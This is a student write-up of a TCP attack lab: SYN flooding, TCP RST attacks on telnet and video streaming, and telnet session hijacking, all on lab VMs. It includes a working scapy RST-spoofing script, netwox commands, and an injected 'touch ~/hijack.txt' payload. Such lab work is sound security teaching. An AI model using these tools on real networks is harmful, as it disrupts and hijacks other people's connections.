

TCP Attack Lab

Task 1: SYN Flooding Attack

```
Terminal File Edit View Search Terminal Help
[02/19/20]seed@VM:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:1.53         0.0.0.0:*              LISTEN
tcp        0      0 10.0.2.4:53            0.0.0.0:*              LISTEN
tcp        0      0 127.0.0.1:53           0.0.0.0:*              LISTEN
tcp        0      0 0.0.0.0:22             0.0.0.0:*              LISTEN
tcp        0      0 0.0.0.0:23             0.0.0.0:*              LISTEN
tcp        0      0 127.0.0.1:953          0.0.0.0:*              LISTEN
tcp        0      0 127.0.0.1:3306         0.0.0.0:*              LISTEN
tcp6       0      0 :::80                  :::*                    LISTEN
tcp6       0      0 :::53                  :::*                    LISTEN
tcp6       0      0 :::21                  :::*                    LISTEN
tcp6       0      0 :::22                  :::*                    LISTEN
tcp6       0      0 :::3128                :::*                    LISTEN
tcp6       0      0 :::1.953               :::*                    LISTEN
udp        0      0 0.0.0.0:58893          0.0.0.0:*              LISTEN
udp        0      0 127.0.0.1:1.53         0.0.0.0:*              LISTEN
udp        0      0 10.0.2.4:53            0.0.0.0:*              LISTEN
udp        0      0 0.0.0.0:33333          0.0.0.0:*              LISTEN
udp        0      0 127.0.0.1:53           0.0.0.0:*              LISTEN
udp        0      0 0.0.0.0:68             0.0.0.0:*              LISTEN
udp        0      0 0.0.0.0:631            0.0.0.0:*              LISTEN
udp        0      0 0.0.0.0:5353           0.0.0.0:*              LISTEN
udp        0      0 0.0.0.0:58212          0.0.0.0:*              LISTEN
udp6       0      0 :::34280               :::*                    LISTEN
udp6       0      0 :::53                  :::*                    LISTEN
udp6       0      0 :::54920               :::*                    LISTEN
udp6       0      0 :::5353                :::*                    LISTEN
udp6       0      0 :::1:37227             :::1:35713             ESTABLISHED
udp6       0      0 :::1:35713             :::1:37227             ESTABLISHED
raw        0      0 0.0.0.0:1              0.0.0.0:*              7
raw6       0      0 :::58                  :::*                    7
raw6       0      0 :::58                  :::*                    7


Active UNIX domain sockets (servers and established)
Proto RefCnt Flags   Type       State       I-Node  Path
unix   2      [ ACC ] STREAM   LISTENING   14566    /var/run/avahi-daemon/socket
unix   2      [ ]     DGRAM     18420       /run/user/1000/systemd/notify
unix   2      [ ACC ] STREAM   LISTENING   21152    @/tmp/.ICE-unix/1668
unix   2      [ ACC ] STREAM   LISTENING   18421    /run/user/1000/systemd/private
unix   2      [ ACC ] SEQPACKET LISTENING   11538    /run/udev/control
unix   2      [ ACC ] STREAM   LISTENING   19555    /run/user/1000/keyring/control
unix   2      [ ACC ] STREAM   LISTENING   19579    /run/user/1000/keyring/pkcs11
unix   2      [ ACC ] STREAM   LISTENING   19582    /run/user/1000/keyring/ssh
unix   2      [ ACC ] STREAM   LISTENING   19667    @/tmp/ibus/dbus-TbKFA27n
unix   2      [ ACC ] STREAM   LISTENING   11531    /run/systemd/private
```

Before Attack.


```
Terminal File Edit View Search Terminal Help
[02/19/20]seed@VM:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:1.53         0.0.0.0:*              LISTEN
tcp        0      0 10.0.2.4:53            0.0.0.0:*              LISTEN
tcp        0      0 127.0.0.1:53           0.0.0.0:*              LISTEN
tcp        0      0 0.0.0.0:22             0.0.0.0:*              LISTEN
tcp        0      0 0.0.0.0:23             0.0.0.0:*              LISTEN
tcp        0      0 127.0.0.1:953          0.0.0.0:*              LISTEN
tcp        0      0 127.0.0.1:3306         0.0.0.0:*              LISTEN
tcp6       0      0 :::80                  :::*                    LISTEN
tcp6       0      0 :::53                  :::*                    LISTEN
tcp6       0      0 :::21                  :::*                    LISTEN
tcp6       0      0 :::22                  :::*                    LISTEN
tcp6       0      0 :::3128                :::*                    LISTEN
tcp6       0      0 :::1.953               :::*                    LISTEN
tcp6       0      0 10.0.2.4:80            242.33.198.241:55790    SYN_RECV
tcp6       0      0 10.0.2.4:80            243.213.75.178:61344    SYN_RECV
tcp6       0      0 10.0.2.4:80            249.220.76.106:53234    SYN_RECV
tcp6       0      0 10.0.2.4:80            253.114.93.84:17608     SYN_RECV
tcp6       0      0 10.0.2.4:80            245.0.248.220:27698     SYN_RECV
tcp6       0      0 10.0.2.4:80            249.203.147.68:14222    SYN_RECV
tcp6       0      0 10.0.2.4:80            246.162.118.6:52931     SYN_RECV
tcp6       0      0 10.0.2.4:80            254.86.92.214:3474      SYN_RECV
tcp6       0      0 10.0.2.4:80            253.111.133.137:12621   SYN_RECV
tcp6       0      0 10.0.2.4:80            245.65.39.180:37219     SYN_RECV
tcp6       0      0 10.0.2.4:80            252.250.43.235:58731    SYN_RECV
tcp6       0      0 10.0.2.4:80            241.231.242.85:6492     SYN_RECV
tcp6       0      0 10.0.2.4:80            244.20.33.36:20132      SYN_RECV
tcp6       0      0 10.0.2.4:80            240.180.182.53:14878    SYN_RECV
tcp6       0      0 10.0.2.4:80            254.185.201.149:38438   SYN_RECV
tcp6       0      0 10.0.2.4:80            242.119.160.38:41903    SYN_RECV
tcp6       0      0 10.0.2.4:80            253.16.115.133:61180    SYN_RECV
tcp6       0      0 10.0.2.4:80            255.206.245.151:7058    SYN_RECV
tcp6       0      0 10.0.2.4:80            240.216.124.82:58448    SYN_RECV
tcp6       0      0 10.0.2.4:80            240.20.227.230:40345    SYN_RECV
tcp6       0      0 10.0.2.4:80            250.32.209.97:33439     SYN_RECV
tcp6       0      0 10.0.2.4:80            246.196.194.230:43364   SYN_RECV
tcp6       0      0 10.0.2.4:80            245.158.175.87:3903     SYN_RECV
tcp6       0      0 10.0.2.4:80            250.227.183.88:16440    SYN_RECV
tcp6       0      0 10.0.2.4:80            247.89.44.95:48025      SYN_RECV
tcp6       0      0 10.0.2.4:80            240.212.49.119:24217    SYN_RECV
tcp6       0      0 10.0.2.4:80            248.212.12.128:21100    SYN_RECV
tcp6       0      0 10.0.2.4:80            254.49.91.31:36231      SYN_RECV
tcp6       0      0 10.0.2.4:80            250.173.220.217:26647   SYN_RECV
tcp6       0      0 10.0.2.4:80            246.49.57.32:7139       SYN_RECV
```

After Attack. The victim's tcp queue was filled with half-opened connections

Task 2: TCP RST Attacks on telnet and ssh Connections





After attack (using scapy), the telnet connection was closed by foreign host (our attacker). And Wireshark showed the attacker sent TCP packets with RST flag to the server.




Using `netwox 78 -d enp0s3 -f 'src host 10.0.2.4 and dst host 10.0.2.5 and port 23'`, got the same result.

Task 3: TCP RST Attacks on Video Streaming Applications



Before and after attack, notice that the connection closed and buffer exhausted, then the video stopped playing. Using `netwox 78 -d enp0s3 -f 'src host 10.0.2.4'`.

Wireshark showed the attacker sent TCP packets with RST flag to the server.



task2.py

```
from scapy.all import *
```

```
def spoof(pkt):
```


```
    ip = IP(src = pkt[IP].dst, dst = pkt[IP].src)
```

```
    tcp = TCP(sport = pkt[TCP].dport, dport = pkt[TCP].sport, flags = "R", ack =  
pkt[TCP].seq, seq = pkt[TCP].ack)
```

```
    send(ip/tcp, iface = "enp0s3", verbose = 0)
```


```
sniff(filter = 'src host 10.0.2.4 and dst host 10.0.2.5 and port 23', prn = spoof)
```


Task 4: TCP Session Hijacking



```
Terminal File Edit View Search Terminal Help
[02/19/20]seed@VM:~$ ls -l
total 1692
drwxrwxr-x 4 seed seed 4096 May 1 2018 android
drwxrwxr-x 2 seed seed 4096 Jan 14 2018 bin
drwxrwxr-x 2 seed seed 4096 Jan 14 2018 Customization
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Desktop
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Documents
drwxr-xr-x 2 seed seed 4096 May 9 2018 Downloads
-rw-r--r-- 1 seed seed 8980 Jul 25 2017 examples.desktop
-rw-r--r-- 1 seed seed 1661676 Jan 2 2019 get-pip.py
-rw-rw-r-- 1 seed seed 0 Feb 19 02:50 hijack.txt
drwxrwxr-x 4 seed seed 4096 Jan 25 11:33 Lab
drwxrwxr-x 3 seed seed 4096 May 9 2018 lib
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Music
drwxr-xr-x 3 seed seed 4096 Jan 14 2018 Pictures
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Public
drwxrwxr-x 4 seed seed 4096 May 9 2018 source
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Templates
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Videos
[02/19/20]seed@VM:~$
```

After attack (using scapy), we could found a file named hijack.txt on server VM.



Wireshark packet capture showing a Telnet session hijacking attack. The capture is filtered by 'Expression...'. The packet list shows three packets:

No.	Time	Source	Destination	Protocol	Length	Info
1	2020-02-19 02:50:05.1681293...	10.0.2.4	10.0.2.5	TELNET	67	Telnet Data ...
2	2020-02-19 02:50:05.1684736...	10.0.2.4	10.0.2.5	TCP	66	57576 → 23 [ACK] Seq=2154460975 Ack=3868260646 Win=237 Le...
3	2020-02-19 02:50:05.1708250...	10.0.2.4	10.0.2.5	TELNET	76	Telnet Data ...

The packet details pane shows the following information for the selected packet (Frame 3):

- Frame 3: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on interface 0
- Ethernet II, Src: PcsCompu_a1:23:df (08:00:27:a1:23:df), Dst: PcsCompu_d2:78:ac (08:00:27:d2:78:ac)
- Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.5
- Transmission Control Protocol, Src Port: 57576, Dst Port: 23, Seq: 2154460975, Ack: 3868260646, Len: 22
- Telnet

The packet bytes pane shows the raw data of the Telnet packet:


```
0000 08 00 27 d2 78 ac 08 00 27 a1 23 df 08 00 45 00 ..X...'.#...E.
0010 00 3e 00 01 00 00 40 06 62 b1 0a 00 02 04 0a 00 .>....@.b.....
0020 02 05 e0 e8 00 17 80 6a 77 2f e0 90 f9 26 50 18 .....j w/...&P.
0030 20 00 e4 ed 00 00 0d 20 74 6f 75 63 68 29 7e 2f ..... touch ~/
0040 68 69 6a 61 63 6b 2e 74 78 74 20 0d .....hijack.t xt .
```

Wireshark showed the attacker sent a telnet tcp packet with command touch ~/hijack.txt.


Attack using netwox 40 -l 10.0.2.4 -m 10.0.2.5 -j 64 -o 57578 -p 23 -q 2882954884 -r 2278327157 -A -z -H 0d746f756368207e2f68696a61636b2e7478740d.

